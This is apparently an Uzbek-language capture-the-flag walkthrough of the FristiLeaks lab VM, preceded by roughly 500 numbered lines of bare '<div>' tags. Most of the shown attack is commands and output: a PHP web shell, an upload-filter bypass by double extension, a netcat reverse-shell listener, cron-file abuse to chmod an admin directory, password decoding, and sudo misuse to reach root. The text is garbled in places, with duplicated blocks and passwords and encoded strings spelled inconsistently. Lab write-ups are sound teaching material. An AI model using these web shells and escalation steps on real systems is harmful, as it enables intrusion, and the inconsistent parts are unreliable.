501 <div>
502 <div>
503 <div>
504 <div>
505 <div>
506 <div>
507 <div>
508 <div>
509 <div>
510 <div>
511 <div>
512 <div>
513 <div>
514 <div>
515 <div>
516 <div>
517 <div>
518 <div>
519 <div>
520 <div>
521 <div>
522 <div>
523 <div>
524 <div>
525 <div>
526 <div>
527 <div>
528 <div>
529 <div>
530 <div>
531 <div>
532 <div>
533 <div>
534 <div>
535 <div>
536 <div>
537 <div>
538 <div>
539 <div>
540 <div>
541 <div>
542 <div>
543 <div>
544 <div>
545 <div>
546 <div>
547 <div>
548 <div>
549 <div>
550 <div>
551 <div>
552 <div>
553 <div>
554 <div>
555 <div>
556 <div>
557 <div>
558 <div>
559 <div>
560 <div>
561 <div>
562 <div>
563 <div>
564 <div>
565 <div>
566 <div>
567 <div>
568 <div>
569 <div>
570 <div>
571 <div>
572 <div>
573 <div>
574 <div>
575 <div>
576 <div>
577 <div>
578 <div>
579 <div>
580 <div>
581 <div>
582 <div>
583 <div>
584 <div>
585 <div>
586 <div>
587 <div>
588 <div>
589 <div>
590 <div>
591 <div>
592 <div>
593 <div>
594 <div>
595 <div>
596 <div>
597 <div>
598 <div>
599 <div>
600 <div>
601 <div>
602 <div>
603 <div>
604 <div>
605 <div>
606 <div>
607 <div>
608 <div>
609 <div>
610 <div>
611 <div>
612 <div>
613 <div>
614 <div>
615 <div>
616 <div>
617 <div>
618 <div>
619 <div>
620 <div>
621 <div>
622 <div>
623 <div>
624 <div>
625 <div>
626 <div>
627 <div>
628 <div>
629 <div>
630 <div>
631 <div>
632 <div>
633 <div>
634 <div>
635 <div>
636 <div>
637 <div>
638 <div>
639 <div>
640 <div>
641 <div>
642 <div>
643 <div>
644 <div>
645 <div>
646 <div>
647 <div>
648 <div>
649 <div>
650 <div>
651 <div>
652 <div>
653 <div>
654 <div>
655 <div>
656 <div>
657 <div>
658 <div>
659 <div>
660 <div>
661 <div>
662 <div>
663 <div>
664 <div>
665 <div>
666 <div>
667 <div>
668 <div>
669 <div>
670 <div>
671 <div>
672 <div>
673 <div>
674 <div>
675 <div>
676 <div>
677 <div>
678 <div>
679 <div>
680 <div>
681 <div>
682 <div>
683 <div>
684 <div>
685 <div>
686 <div>
687 <div>
688 <div>
689 <div>
690 <div>
691 <div>
692 <div>
693 <div>
694 <div>
695 <div>
696 <div>
697 <div>
698 <div>
699 <div>
700 <div>
701 <div>
702 <div>
703 <div>
704 <div>
705 <div>
706 <div>
707 <div>
708 <div>
709 <div>
710 <div>
711 <div>
712 <div>
713 <div>
714 <div>
715 <div>
716 <div>
717 <div>
718 <div>
719 <div>
720 <div>
721 <div>
722 <div>
723 <div>
724 <div>
725 <div>
726 <div>
727 <div>
728 <div>
729 <div>
730 <div>
731 <div>
732 <div>
733 <div>
734 <div>
735 <div>
736 <div>
737 <div>
738 <div>
739 <div>
740 <div>
741 <div>
742 <div>
743 <div>
744 <div>
745 <div>
746 <div>
747 <div>
748 <div>
749 <div>
750 <div>
751 <div>
752 <div>
753 <div>
754 <div>
755 <div>
756 <div>
757 <div>
758 <div>
759 <div>
760 <div>
761 <div>
762 <div>
763 <div>
764 <div>
765 <div>
766 <div>
767 <div>
768 <div>
769 <div>
770 <div>
771 <div>
772 <div>
773 <div>
774 <div>
775 <div>
776 <div>
777 <div>
778 <div>
779 <div>
780 <div>
781 <div>
782 <div>
783 <div>
784 <div>
785 <div>
786 <div>
787 <div>
788 <div>
789 <div>
790 <div>
791 <div>
792 <div>
793 <div>
794 <div>
795 <div>
796 <div>
797 <div>
798 <div>
799 <div>
800 <div>
801 <div>
802 <div>
803 <div>
804 <div>
805 <div>
806 <div>
807 <div>
808 <div>
809 <div>
810 <div>
811 <div>
812 <div>
813 <div>
814 <div>
815 <div>
816 <div>
817 <div>
818 <div>
819 <div>
820 <div>
821 <div>
822 <div>
823 <div>
824 <div>
825 <div>
826 <div>
827 <div>
828 <div>
829 <div>
830 <div>
831 <div>
832 <div>
833 <div>
834 <div>
835 <div>
836 <div>
837 <div>
838 <div>
839 <div>
840 <div>
841 <div>
842 <div>
843 <div>
844 <div>
845 <div>
846 <div>
847 <div>
848 <div>
849 <div>
850 <div>
851 <div>
852 <div>
853 <div>
854 <div>
855 <div>
856 <div>
857 <div>
858 <div>
859 <div>
860 <div>
861 <div>
862 <div>
863 <div>
864 <div>
865 <div>
866 <div>
867 <div>
868 <div>
869 <div>
870 <div>
871 <div>
872 <div>
873 <div>
874 <div>
875 <div>
876 <div>
877 <div>
878 <div>
879 <div>
880 <div>
881 <div>
882 <div>
883 <div>
884 <div>
885 <div>
886 <div>
887 <div>
888 <div>
889 <div>
890 <div>
891 <div>
892 <div>
893 <div>
894 <div>
895 <div>
896 <div>
897 <div>
898 <div>
899 <div>
900 <div>
901 <div>
902 <div>
903 <div>
904 <div>
905 <div>
906 <div>
907 <div>
908 <div>
909 <div>
910 <div>
911 <div>
912 <div>
913 <div>
914 <div>
915 <div>
916 <div>
917 <div>
918 <div>
919 <div>
920 <div>
921 <div>
922 <div>
923 <div>
924 <div>
925 <div>
926 <div>
927 <div>
928 <div>
929 <div>
930 <div>
931 <div>
932 <div>
933 <div>
934 <div>
935 <div>
936 <div>
937 <div>
938 <div>
939 <div>
940 <div>
941 <div>
942 <div>
943 <div>
944 <div>
945 <div>
946 <div>
947 <div>
948 <div>
949 <div>
950 <div>
951 <div>
952 <div>
953 <div>
954 <div>
955 <div>
956 <div>
957 <div>
958 <div>
959 <div>
960 <div>
961 <div>
962 <div>
963 <div>
964 <div>
965 <div>
966 <div>
967 <div>
968 <div>
969 <div>
970 <div>
971 <div>
972 <div>
973 <div>
974 <div>
975 <div>
976 <div>
977 <div>
978 <div>
979 <div>
980 <div>
981 <div>
982 <div>
983 <div>
984 <div>
985 <div>
986 <div>
987 <div>
988 <div>
989 <div>
990 <div>
991 <div>
992 <div>
993 <div>
994 <div>
995 <div>
996 <div>
997 <div>
998 <div>
999 <div>
1000 <div>
```


HTML kodidagi maxfiy izoh (comment) topildi: `TODD: super leet password login-test page... I left some junk in here to make testing easier. - by eezeepz`. Ushbu eslatma orqali tizim foydalanuvchisi `eezeepz` ekanligi aniqlandi.



HTML manbasidagi ikkinchi Base64 ma'lumoti dekodlanib, `image2.png` fayli sifatida saqlab olindi. Ushbu rasmda noaniq shriftda yozilgan matn (parol) tasvirlangan.



Kali terminalida `tesseract image2.png stdout` OCR buyrug'i yordamida rasmdagi belgilar matn ko'rinishida o'qildi va parol aniqlandi: `keKkeKKeKKeKkEkkEk`.



Welcome to #fristileaks admin portal




Member Login

Username :

Password :

Login formasiga topilgan hisob ma'lumotlari kiritildi: Username — **eezeepz** va Password — **keKkeKKeKKeKkEkEk** .




Login successful

[upload file](#)


Autentifikatsiya muvaffaqiyatli amalga oshdi (**Login successful**) va admin panelining fayl yuklash bo'limiga (**upload.php**) yo'naltirildi.

```
(saidislom@kali)-[~]
$ mv shell.php shell.jpg.php
$
```


Kali terminalida PHP veb-shell tayyorlandi (`echo -n "<?php system(\$_GET['cmd']); ?>" > shell.php`) va yuklash filtrlarini tekshirish uchun `mv shell.php shell.jpg.php` tarzida qayta nomlandi.



Burp Suite Repeater orqali `shell.jpg.php` faylini yuklash so'rovi yuborildi, biroq server faqat `png, jpg, gif` kengaytmalariga ruxsat berilishini bildirib xatolik qaytardi.



Apache 2.2 mod_mime konfiguratsiyasidagi double-extension zaifligidan foydalanib, fayl nomi **shell.php.jpg** ga o'zgartirildi va so'rov yuborildi. Fayl muvaffaqiyatli serverga yuklandi (**/uploads**).



Brauzerda **http://192.168.56.121/fristi/uploads/shell.php.jpg?cmd=id** manzili ochildi va RCE (Remote Code Execution) orqali **apache** foydalanuvchisi sifatida buyruq bajarilishi tasdiqlandi.

```

nc -lvp 4444

2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state DOWN group default qlen 1000
   link/ether 30:13:8b:73:5a:c4 brd ff:ff:ff:ff:ff:ff
3: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
   link/ether 94:bb:43:13:a7:84 brd ff:ff:ff:ff:ff:ff
   inet 172.20.10.4/28 brd 172.20.10.15 scope global dynamic noprefixroute wlan0
       valid_lft 3544sec preferred_lft 3544sec
   inet6 fe80::616c:b05d:ef30:c9f5/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
4: tun0: <POINTOPOINT,NOARP,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
   link/none
   inet 10.8.0.180/24 brd 10.8.0.255 scope global tun0
       valid_lft forever preferred_lft forever
   inet6 fe80::d5fb:ce12:1ced:babf/64 scope link stable-privacy proto kernel_ll
       valid_lft forever preferred_lft forever
5: vboxnet0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 0a:00:27:00:00:00 brd ff:ff:ff:ff:ff:ff
   inet 192.168.56.1/24 brd 192.168.56.255 scope global vboxnet0
       valid_lft forever preferred_lft forever
   inet6 fe80::800:27ff:fe00:0/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever

(saidislom@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
192.168.56.121: inverse host lookup failed: Unknown host
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.121] 48254
sh: no job control in this shell
sh-4.1$ whoami
whoami
apache
sh-4.1$

```

Teskari aloqa (reverse shell) olish uchun Kali tizimida 4444-portda netcat tinglovchisi ishga tushirildi: `nc -lvp 4444` hamda tarmoq interfeyslari (`ip a`) tekshirildi.

```

sh-4.1$ cd /home
cd /home
sh-4.1$ ls -la
ls -la
total 28
drwxr-xr-x.  5 root    root      4096 Nov 19  2015 .
dr-xr-xr-x. 22 root    root      4096 Sep 14 12:41 ..
drwx-----.  2 admin   admin     4096 Nov 19  2015 admin
drwx---r-x.  5 eezeepz eezeepz 12288 Nov 18  2015 eezeepz
drwx-----.  2 fristigod fristigod 4096 Nov 19  2015 fristigod
sh-4.1$ saidislom

```

Teskari aloqa ulandi va `/home` katalogi ko'zdan kechirildi. Unda `admin`, `eezeepz` va `fristigod` nomli foydalanuvchilar mavjudligi aniqlandi.

```
nc -lvp 4444

-rwxr-xr-x. 1 eezeepz eezeepz 11440 Nov 17 2015 tracepath
-rwxr-xr-x. 1 eezeepz eezeepz 12304 Nov 17 2015 tracepath6
-rwxr-xr-x. 1 eezeepz eezeepz 21112 Nov 17 2015 true
-rwxr-xr-x. 1 eezeepz eezeepz 35608 Nov 17 2015 tune2fs
-rwxr-xr-x. 1 eezeepz eezeepz 15410 Nov 17 2015 weak-modules
-rwxr-xr-x. 1 eezeepz eezeepz 12216 Nov 17 2015 wipefs
-rwxr-xr-x. 1 eezeepz eezeepz 504400 Nov 17 2015 xfs_repair
-rwxr-xr-x. 1 eezeepz eezeepz 13712 Nov 17 2015 ypdomainname
-rwxr-xr-x. 1 eezeepz eezeepz 62 Nov 17 2015 zcat
-rwxr-xr-x. 1 eezeepz eezeepz 47520 Nov 17 2015 zic
sh-4.1$ tree
tree
sh: tree: command not found
sh-4.1$ cat notes.txt
cat notes.txt
Yo EZ,

I made it possible for you to do some automated checks,
but I did only allow you access to /usr/bin/* system binaries. I did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those
from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.

- Jerry
sh-4.1$ saidislom
```

`/home/eezeepz` katalogidagi `notes.txt` xati o'qildi. Unda Jerry nomli administrator `/tmp/runthis` fayliga yozilgan har qanday buyruqni har daqiqada o'z huquqida cron orqali ishga tushirishi ma'lum qilindi.

```
nc -lvp 4444

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.

- Jerry
sh-4.1$ ls -la /tmp
ls -la /tmp
total 12
drwxrwxrwt. 3 root root 4096 Sep 14 12:57 .
dr-xr-xr-x. 22 root root 4096 Sep 14 12:41 ..
drwxrwxrwt 2 root root 4096 Sep 14 12:41 .ICE-unix
sh-4.1$ touch /tmp/runthis
touch /tmp/runthis
sh-4.1$ ls /tmp
ls /tmp
runthis
sh-4.1$ echo '/usr/bin/../../bin/chmod -R 777 /home/admin' > /tmp/runthis
echo '/usr/bin/../../bin/chmod -R 777 /home/admin' > /tmp/runthis
sh-4.1$ ls /tmp
ls /tmp
cronresult
runthis
sh-4.1$ cat cronresult
cat cronresult
cat: cronresult: No such file or directory
sh-4.1$ cat /tmp/cronresult
cat /tmp/cronresult
executing: /usr/bin/../../bin/chmod -R 777 /home/admin
sh-4.1$ saidislom
```

Jerry huquqi yordamida admin katalogiga to'liq ruxsat olish maqsadida `echo '/usr/bin/../../bin/chmod -R 777 /home/admin' > /tmp/runthis` buyrug'i berildi va cron natijasi `/tmp/cronresult` orqali tekshirildi.

```
nc -lvp 4444

cd /home
sh-4.1$ ls
ls
admin
eezeepz
fristigod
sh-4.1$ cd admin
cd admin
sh-4.1$ ls-la
ls-la
sh: ls-la: command not found
sh-4.1$ ls -la
ls -la
total 652
drwxrwxrwx. 2 admin    admin    4096 Nov 19  2015 .
drwxr-xr-x. 5 root     root      4096 Nov 19  2015 ..
-rwxrwxrwx. 1 admin    admin      18 Sep 22  2015 .bash_logout
-rwxrwxrwx. 1 admin    admin     176 Sep 22  2015 .bash_profile
-rwxrwxrwx. 1 admin    admin     124 Sep 22  2015 .bashrc
-rwxrwxrwx. 1 admin    admin   45224 Nov 18  2015 cat
-rwxrwxrwx. 1 admin    admin   48712 Nov 18  2015 chmod
-rwxrwxrwx. 1 admin    admin     737 Nov 18  2015 cronjob.py
-rwxrwxrwx. 1 admin    admin     21 Nov 18  2015 cryptedpass.txt
-rwxrwxrwx. 1 admin    admin     258 Nov 18  2015 cryptpass.py
-rwxrwxrwx. 1 admin    admin   90544 Nov 18  2015 df
-rwxrwxrwx. 1 admin    admin   24136 Nov 18  2015 echo
-rwxrwxrwx. 1 admin    admin  163600 Nov 18  2015 egrep
-rwxrwxrwx. 1 admin    admin  163600 Nov 18  2015 grep
-rwxrwxrwx. 1 admin    admin   85304 Nov 18  2015 ps
-rw-r--r-- 1 fristigod fristigod   25 Nov 19  2015 whoisyourgodnow.txt
sh-4.1$ saidislom
```

Ruxsatlar muvaffaqiyatli o'zgargach, `/home/admin` katalogiga kirildi va unda `cronjob.py`, `cryptpass.py`, `cryptedpass.txt` hamda `whoisyourgodnow.txt` fayllari topildi.

```
nc -lvp 4444

-rwxrwxrwx. 1 admin    admin    24136 Nov 18  2015 echo
-rwxrwxrwx. 1 admin    admin   163600 Nov 18  2015 egrep
-rwxrwxrwx. 1 admin    admin   163600 Nov 18  2015 grep
-rwxrwxrwx. 1 admin    admin    85304 Nov 18  2015 ps
-rw-r--r-- 1 fristigod fristigod   25 Nov 19  2015 whoisyourgodnow.txt
sh-4.1$ cat cryptpass.py
cat cryptpass.py
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64,codecs,sys


def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult
sh-4.1$ cat cryptpass.py
cat cryptpass.py
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64,codecs,sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult
sh-4.1$ cat whoisyourgodnow.txt
cat whoisyourgodnow.txt
=RFn0AKnLMHMPizpyuTI0ITG
sh-4.1$ saidislom
```

`cat cryptpass.py` orqali parollarni shifrlash usuli (Base64 kodlash, satrni teskarisiga o'girish va ROT13) hamda `whoisyourgodnow.txt` ichidagi shifrlangan qator (`=RFn0AKnLMHMPizpyuTLOITG`) o'rganildi.

A terminal window on a Kali Linux system. The prompt is (saidislom@kali)~. The user enters the command python tmp1.py =RfN0AKn1MHMP1zpyuTI0ITG. The script outputs LetThereBeFristi!. The prompt returns to (saidislom@kali)~. At the bottom of the terminal, there is a status bar that reads nc -lvp 4444.

```
(saidislom@kali)~  
$ python tmp1.py =RfN0AKn1MHMP1zpyuTI0ITG  
LetThereBeFristi!  
  
(saidislom@kali)~  
$ |  
  
nc -lvp 4444
```

Kali mashinasida teskari dekodlash skripti (`tmp1.py`) yozildi (ROT13 → satrni o'girish → Base64 decode) va `fristigod` foydalanuvchisi paroli ochildi: `LetThereBeFristi!` .

```
nc -lvp 4444

return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult
sh-4.1$ cat cryptpass.py
cat cryptpass.py
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64,codecs,sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult
sh-4.1$ cat whoisyourgodnow.txt
cat whoisyourgodnow.txt
=RFn0AKnLMHMPizpyuTI0ITG
sh-4.1$ python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/sh")'
sh-4.1$ su fristigod
su fristigod
Password: LetThereBeFristi!

bash-4.1$ whoami
whoami
fristigod
bash-4.1$ cd /var/fristigod
cd /var/fristigod
bash-4.1$ saidislom

nc -lvp 4444
```

Tizimda `python -c 'import pty; pty.spawn("/bin/sh")'` orqali interaktiv terminal ochildi va `su fristigod` buyrug'i bilan hisobga muvaffaqiyatli o'tildi.

```
nc -lvp 4444

sh-4.1$ cat whoisyourgodnow.txt
cat whoisyourgodnow.txt
=RFn0AKnLMHMPizpyuTI0ITG
sh-4.1$ python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/sh")'
sh-4.1$ su fristigod
su fristigod
Password: LetThereBeFristi!

bash-4.1$ whoami
whoami
fristigod
bash-4.1$ cd /var/fristigod
cd /var/fristigod
bash-4.1$ sudo -l
sudo -l
[sudo] password for fristigod: LetThereBeFristi!

Matching Defaults entries for fristigod on this host:
requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
PS2 QDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
LANGUAGE LINGUAS_XKB_CHARSET XAUTHORITY",
secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User fristigod may run the following commands on this host:
(fristi : ALL) /var/fristigod/.secret_admin_stuff/doCom
bash-4.1$ saidislom

nc -lvp 4444
```

`sudo -l` buyrug'i bajarildi va `fristigod` foydalanuvchisi `fristi` nomidan `/var/fristigod/.secret_admin_stuff/doCom` binar faylini parolsiz ishga tushirish huquqiga ega ekanligi aniqlandi.

```
nc -lvp 4444

Matching Defaults entries for fristigod on this host:
requiretty, !visiblepw, always set home, env_reset, env_keep="COLORS
DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
LANGUAGE LANGUAS _XKB_CHARSET XAUTHORITY",
secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User fristigod may run the following commands on this host:
(fristi : ALL) /var/fristigod/.secret_admin_stuff/doCom
bash-4.1$ sudo /var/fristigod/.secret_admin_stuff/doCom
sudo /var/fristigod/.secret_admin_stuff/doCom
Sorry, user fristigod is not allowed to execute '/var/fristigod/.secret_admin_stuff/doCom' as root on localhost.localdomain.
bash-4.1$ pwd
pwd
/var/fristigod
bash-4.1$ sudo -u fristi ./secret_admin_stuff/doCom
sudo -u fristi ./secret_admin_stuff/doCom
Usage: ./program name terminal command ..bash-4.1$ sudo -u fristi .secret_admin_stuff/doCom /bin/bash
sudo -u fristi .secret_admin_stuff/doCom /bin/bash
bash-4.1# sudo -u fristi .secret_admin_stuff/doCom /bin/bash
sudo -u fristi .secret_admin_stuff/doCom /bin/bash
bash-4.1# whoami
whoami
root
bash-4.1# id
id
